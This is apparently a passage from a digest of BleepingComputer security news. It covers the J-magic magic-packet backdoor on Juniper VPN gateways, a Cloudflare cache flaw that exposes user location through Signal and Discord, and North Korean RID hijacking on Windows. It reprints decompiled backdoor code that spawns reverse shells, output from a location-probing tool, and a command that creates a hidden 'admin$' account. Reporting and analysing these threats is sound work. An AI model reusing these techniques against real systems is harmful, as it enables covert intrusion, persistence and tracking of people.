
Challenge-protected reverse shell

The J-magic malware is a custom variant of the publicly available cd00r backdoor - a proof-of-concept that stays silent and passively monitors network traffic for a specific packet before opening a communication channel with the attacker.

According to researchers at Black Lotus Labs, Lumen’s threat research and operations arm, the J-magic campaign was active between mid-2023 and at least mid-2024 and was orchestrated for “low-detection and long-term access.”

Based on the telemetry available, the researchers say that about half of the targeted devices seemed configured as a virtual private network gateway for their organization.

Similarly to cd00r, J-magic watches the TCP traffic for a packet with specific characteristics - “magic packet” - sent by the attacker. It does this by creating an eBPF filter on the interface and port specified as a command line argument when executed.




```
void start_pcap_listener() __noreturn
00401366      if (cport == 0)
00401430          _IO_fwrite("NO port code\n", 1, 0xd, _IO_stderr, rbx, rbp_1, r12, r13)
0040143a          exit(0)
0040143a          noreturn
0040143a
00401380      void cportCopy
00401380      void* rcx_1
00401380      void* r8
00401380      void* r9
00401380      char r10
00401380      char r11
00401380      rcx_1, r8, r9, r10, r11 = j_memset(&cportCopy, 0, 6)
0040139f      _IO_sprintf(&cportCopy, "%d", zx.q(cport), rcx_1, r8, r9, 0, rbx.b, rbp_1, r10, r11, r12.b)
004013ba      void* portString = smalloc(strlen(&cportCopy) + 6)
004013c7      __builtin_strcpy(dest: portString, src: "port ")
004013e4      strcat(portString, &cportCopy)
00401406      uint32_t maskp
00401406      void netp
00401406      void errno
00401406      int32_t rax_5
00401406      int64_t rcx_3
00401406      rax_5, rcx_3 = pcap_lookupnet(device: &CDR_INTERFACE, &netp, &maskp, &errno)
00401406
0040140d      if (rax_5 != 0)
00401443          if (var_c != 0)
00401460              _IO_fprintf(_IO_stderr, "pcap_lookupnet: %s\n", &errno, rcx_3, 0, rbx, rbp_1)
00401460
0040146a          exit(0)
0040146a          noreturn
0040146a
0040148d      void* pcap_t = pcap_open_live(&CDR_INTERFACE, 98, 0, 0, &errno)
0040148d
0040149b      if (pcap_t == 0)
004014a2          exit(0)
004014a2          noreturn
004014a2
004014ce      void eBPF
004014ce
004014ce      if (pcap_compile(pcap_t, &eBPF, portString, 0, maskp) != 0)
004014d4          if (var_c != 0)
004014e2              capterror(pcap_t)
004014e2              noreturn
004014e2
004014ec          exit(0)
004014ec          noreturn
004014ec
00401509      if (pcap_setfilter(pcap_t, &eBPF, &eBPF) != 0)
0040150f          if (var_c != 0)
0040151d              capterror(pcap_t)
0040151d              noreturn
```

J-magic eBPF filter to find magic packets
source: Black Lotus Labs

Black Lotus Labs researchers say the malware checks various fields and offsets for clues indicating the right packet from a remote IP address.

J-magic looks for five conditions and if a packet meets one of them, it spawns a reverse shell. However, the sender must solve a challenge before getting access to the compromised device.



```
4015ab    int64_t hostIp = 0
4015c5    int32_t hostFlag = get_host_ip(&CDR_INTERFACE, &hostIp)
4015c5
4015f7    while (true)
4015f7        struct ether_header* pkt_data = pcap_next(var_28, var_28)
4015f7
401600        if (pkt_data != 0 && var_28->len u> 0x22)
40161e            struct ip_hdr* ipHeader = &pkt_data[1]
40161e
40162e            if ((ipHeader->ip_verlen & 0xf0) == 0x40)
40164e                struct packetStruct* tcpPacket = &pkt_data->ether_dhost[sx.q(zx.d(ipHeader->ip_verlen & 0xf) << 2) + 0xe]
40164e
40166f                if (htons(zx.w(tcpPacket->flags u>> 1 & 1)) != 0 && htons(zx.w(tcpPacket->flags u>> 4 & 1)) == 0)
40169a                    if (hostFlag != 0 && zx.q(htonl(ipHeader->ip_srcaddr)) == hostIp)
4016b6                        continue
4016b6
4016d7                    if (sx.q(zx.d(tcpPacket->doRsv u>> 4) << 2) - 0x14 u> 3)
4016dd                        int16_t var_1da_1 = 0
4016dd
401727                        if (htons((&tcpPacket->data - 0x14)->data:2.w) == 1366)
401736                            int64_t var_58_1 = 0
40175b                            reverse_shell(ip_address: inet_ntoa(tcpPacket->sequenceNumber), port: 443)
401760                            continue
401760
401780                    if (sx.q(zx.d(tcpPacket->doRsv u>> 4) << 2) - 0x14 u> 0xf)
401786                        int16_t var_1ea_1 = 0
40178f                        int32_t var_1f0_1 = 0
4017c3                        int16_t var10 = htons((&tcpPacket->data - 0x14)->field_1c)
4017c3
4017da                        if (var10 == 0xe68c)
4017f8                            int64_t var_68_1 = 0
40181d                            reverse_shell(ip_address: inet_ntoa((&tcpPacket->data - 0x14)->field_1e), port: 443)
401822                            continue
4017da                        else if (var10 == 0xe68e)
401854                            int64_t var_70_1 = 0
40186d                            int16_t var_72_1 = 0
401873                            int16_t var_20a_1 = 0
4018b3                            reverse_shell(ip_address: inet_ntoa((&tcpPacket->data - 0x14)->field_1e), port: htons((&tcpPacke
4018b8                            continue
4018b8
4018cf                    uint32_t totalLen = zx.d(htons(ipHeader->ip_totallength))
4018cf
401909                    if (((0 - zx.d(tcpPacket->doRsv u>> 4)) << 2) + totalLen + ((0 - zx.d(ipHeader->ip_verlen & 0xf)) << 2)
401a67                        if (htons(tcpPacket->sourcePort) == 36429)
401a7a                            int64_t var_88_1 = 0
401a9f                            reverse_shell(ip_address: inet_ntoa(tcpPacket->sequenceNumber), port: 443)
401909                    else
40190f                        char Z4ve
40190f                        __builtin_strncpy(dest: &Z4ve, src: "Z4vE", n: 5)
401932                        int32_t bytesFromPacket = 0
40193c                        char var_224_1 = 0
401971                        memcpy(&bytesFromPacket, sx.q(zx.d(tcpPacket->doRsv u>> 4) << 2) + tcpPacket, 4)
401971
401991                        if (j_strcmp(&bytesFromPacket, &Z4ve, &Z4ve) == 0)
401997                            int32_t var_22c_1 = 0
4019a1                            int16_t var_22e_1 = 0
4019aa                            int16_t var_74_1 = 0
4019ce                            int32_t ip_address = *(&tcpPacket->sequenceNumber + sx.q(zx.d(tcpPacket->doRsv u>> 4) << 2))
401a16                            int16_t port = htons(*(&tcpPacket->ackNumber + sx.q(zx.d(tcpPacket->doRsv u>> 4) << 2)))
401a1f                            int64_t var_80_1 = 0
401a48                            reverse_shell(ip_address: inet_ntoa(ip_address), port)
```

Magic packet conditions for J-magic malware
source: Black Lotus Labs

The remote IP receives a random, five-character alphanumeric string encrypted with a hardcoded public RSA key. If the received response is not equal to the original string, the connection closes.

> *"We suspect that the developer has added this RSA challenge to prevent other threat actors from spraying the internet with magic packets to enumerate victims and then simply repurposing, the J-Magic agents for their own purposes" - Black Lotus Labs*

Although the activity shares technical similarities with the SeaSpy malware, also based on the cd00r backdoor, some differences make it difficult to establish a connection between the two campaigns.

The two malware look for five different magic conditions. Furthermore, the J-magic included a certificate that was used in the second verification process that provided shell access.

The researchers say that based on these findings, they have "have low confidence in the correlation [of J-magic] to the SeaSpy family."

The SeaSpy backdoor was planted on Barracuda Email Security Gateways after Chinese threat actors exploited CVE-2023-2868 as a zero-day vulnerability since at least October 2022.

The threat actor behind SeaSpy, tracked internally by Mandiant as UNC4841, breached email servers of U.S. government agencies.

Black Lotus Labs researchers believe that the J-magic campaign focusing on Juniper routers shows that the use of this type of malware is increasingly turning into a trend.

By targeting enterprise-grade routers with "magic packet" malware, threat actors can stay undetected for longer periods as such devices are rarely power cycled, the malware resides in memory, and these devices typically lack host-based monitoring tools.

Source: https://www.bleepingcomputer.com/news/security/stealthy-magic-packet-malware-targets-juniper-vpn-gateways/

19. Cloudflare CDN flaw leaks user location data, even through secure chat apps

A security researcher discovered a flaw in Cloudflare's content delivery network (CDN), which could expose a person's general location by simply sending them an image on platforms like Signal and Discord.

While the geo-locating capability of the attack is not precise enough for street-level tracking, it can provide enough data to infer what geographic region a person lives in and monitor their movements.

Daniel's finding is particularly concerning for people who are highly concerned about their privacy, like journalists, activists, dissidents, and even cybercriminals.

However, for law enforcement, this flaw could be a boon to investigations, allowing them to learn more about the country or state where a suspect may be located.

Stealthy 0-click tracking

Three months ago, a security researcher named Daniel discovered that Cloudflare caches media resources at the data center nearest to the user to improve load times.

"3 months ago, I discovered a unique 0-click deanonymization attack that allows an attacker to grab the location of any target within a 250 mile radius," explained Daniel.


"With a vulnerable app installed on a target's phone (or as a background application on their laptop), an attacker can send a malicious payload and deanonymize you within seconds--and you wouldn't even know.

To conduct the information-disclosure attack, the researcher would send a message to someone with a unique image, whether that be a screenshot or even a profile avatar, hosted on Cloudflare's CDN.

Next, he leveraged a bug in Cloudflare Workers that allows forcing requests through specific data centers using a custom tool called Cloudflare Teleport.

This arbitrary routing is normally disallowed by Cloudflare's default security restrictions, which dictate that each request is routed from the nearest data center.

By enumerating cached responses from different Cloudflare data centers for the sent image, the researcher could map the general location of users based on the CDN returning the closest airport code near their data center.



```
hackermon@hackermon cfteleport-cli % ./dist/cli.js single https://www.namecheap.com/favicon.ico
HIT EWR (Newark, NJ, United States) 200 https://www.namecheap.com/favicon.ico, age: 4 minutes 235 seconds, latency: 1925ms
HIT IAD (Ashburn, VA, United States) 200 https://www.namecheap.com/favicon.ico, age: 4 minutes 235 seconds, latency: 1964ms
HIT BOS (Boston, MA, United States) 200 https://www.namecheap.com/favicon.ico, age: 4 minutes 233 seconds, latency: 1559ms
HIT YYZ (Toronto, ON, Canada) 200 https://www.namecheap.com/favicon.ico, age: 4 minutes 226 seconds, latency: 2590ms
HIT MIA (Miami, FL, United States) 200 https://www.namecheap.com/favicon.ico, age: 3 minutes 174 seconds, latency: 1923ms
HIT MAN (Manchester, United Kingdom) 200 https://www.namecheap.com/favicon.ico, age: 3 minutes 157 seconds, latency: 2263ms
HIT SEA (Seattle, WA, United States) 200 https://www.namecheap.com/favicon.ico, age: 3 minutes 157 seconds, latency: 2018ms
HIT LAX (Los Angeles, CA, United States) 200 https://www.namecheap.com/favicon.ico, age: 2 minutes 141 seconds, latency: 1953ms
HIT SJC (San Jose, CA, United States) 200 https://www.namecheap.com/favicon.ico, age: 2 minutes 106 seconds, latency: 1902ms
HIT LHR (London, United Kingdom) 200 https://www.namecheap.com/favicon.ico, age: 1 minute 68 seconds, latency: 2089ms
HIT ORD (Chicago, IL, United States) 200 https://www.namecheap.com/favicon.ico, age: 47 seconds 47 seconds, latency: 2026ms
HIT ATL (Atlanta, GA, United States) 200 https://www.namecheap.com/favicon.ico, age: 34 seconds 34 seconds, latency: 1547ms
HIT NRT (Tokyo, Japan) 200 https://www.namecheap.com/favicon.ico, age: 27 seconds 27 seconds, latency: 2113ms
```


Calculating response times

Source: hackermondev | GitHub

Additionally, since many apps automatically download images for push notifications, including Signal and Discord, an attacker can track a target without user interaction, making this a zero-click attack.

The tracking accuracy ranges between 50 and 300 miles, depending on the region and how many Cloudflare datacenters are nearby. Precision around major cities should be better than in rural or less populated areas.

While experimenting with geo-locating Discord's CTO, Stanislav Vishnevskiy, the researcher found that Cloudflare uses anycast routing with multiple nearby data centers handling a request for better load balancing, allowing even better accuracy.



Locating the target

Source: hackermondev | GitHub

Response from affected platforms

As first reported by 404 Media, the researcher disclosed his findings to Cloudflare, Signal, and Discord, and the former marked it as resolved and awarded him a $200 bounty.

Daniel confirmed that the Workers bug was patched, but by reprogramming Teleport to use a VPN to test different CDN locations, the geo-locating attacks are still possible, if a bit more cumbersome now.

"I chose a VPN provider with over 3,000 servers located in various locations across 31 different countries worldwide," explains the researcher in his writeup.

"Using this new method, I'm able to reach about 54% of all Cloudflare datacenters again. While this doesn't sound like a lot, this covers most places in the world with significant population."

Responding to a subsequent request, Cloudflare told the researcher that it is ultimately the users' responsibility to disable caching.

Discord rejected the report as a Cloudflare issue, as did Signal, noting that it's outside their mission's scope to implement network-layer anonymity features.

BleepingComputer has reached out to Signal, Discord, and Cloudflare for a comment on the researcher's findings.

A Cloudflare spokesperson told us the following:

"This was first disclosed in December 2024 through our bug bounty program, investigated and immediately resolved. The ability to make requests to specific data centres via the "Cloudflare Teleport" project on GitHub was quickly addressed – as the security researcher mentions in their disclosure. We believe bug bounties are a vital part of every security team's toolbox, and continue to encourage third parties and researchers to continue to report this type of activity for review by our team." - Cloudflare spokesperson

Source: https://www.bleepingcomputer.com/news/security/cloudflare-cdn-flaw-leaks-user-location-data-even-through-secure-chat-apps/

20. Hackers use Windows RID hijacking to create hidden admin account

A North Korean threat group has been using a technique called RID hijacking that tricks Windows into treating a low-privileged account as one with administrator permissions.

The hackers used a custom malicious file and an open source tool for the hijacking attack. Both utilities can perform the attack but researchers at South Korean cybersecurity company AhnLab say that there are differences.


How RID hijacking works

The Relative Identifier (RID) in Windows is part of the Security Identifier (SID), a unique tag assigned to every user account to distinguish between them.

RID can take values that indicate the account's level of access, such as "500" for administrators, "501" for guest accounts, "1000" for regular users, and "512" for the domain admins group.

RID hijacking occurs when attackers modify the RID of a low-privilege account to match the value of an administrator account, and Windows will grant it elevated access.

However, performing the attack requires access to the SAM registry, so the hackers need to first breach the system and gain SYSTEM access.


1. Privilege elevation(SYSTEM)
2. Create User Account
3. Modify the RID Value in Registry

RID hijacking process
Source: ASEC

Andariel attacks

ASEC researchers, AhnLab's security intelligence center, attribute the attack to Andariel threat group, which has been linked to North Korea's Lazarus hacker group.


The attacks begin with Andariel having SYSTEM access on the target via the exploitation of a vulnerability.

The hackers achieve the initial escalation by using tools such as PsExec and JuicyPotato to launch a SYSTEM-level command prompt.

Although SYSTEM access is the highest level on Windows, it does not allow remote access, cannot interact with GUI apps, is very noisy and likely to be detected, and cannot persist between system reboots.

To address these issues, Andariel first created a hidden, low-privilege local user by using the "net user" command and adding the '$' character at the end.

In doing so, the attacker ensured that the account is not visible through the "net user" command and can be identified only in the SAM registry. Then they performed the RID hijacking to increase permissions to admin.




```
C:\Windows\system32>net user admin$ /add
The command completed successfully.


C:\Windows\system32>net user

User accounts for \\OFFICEPC02

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
office02                 WDAGUtilityAccount
The command completed successfully.
```

```
000001F7
000001F8
000003EA
000003ed
000003F0
Names
    admin$
    Administrator
    DefaultAccount
    Guest
    office02
```

Hidden Andariel account on Windows system
source: AhnLab

According to the researchers, Andariel added their account to the Remote Desktop Users and Administrators groups.

The RID hijacking required for this is possible through Security Account Manager (SAM) registry modifications. The North Koreans use custom malware and an open-source tool to perform the changes.



	Malicious file of the Andariel threat group	Open Source Tool CreateHiddenAccount
File Type	Created by Threat Actor	Open Source
Permission	Execute as system privilege	Run as administrator
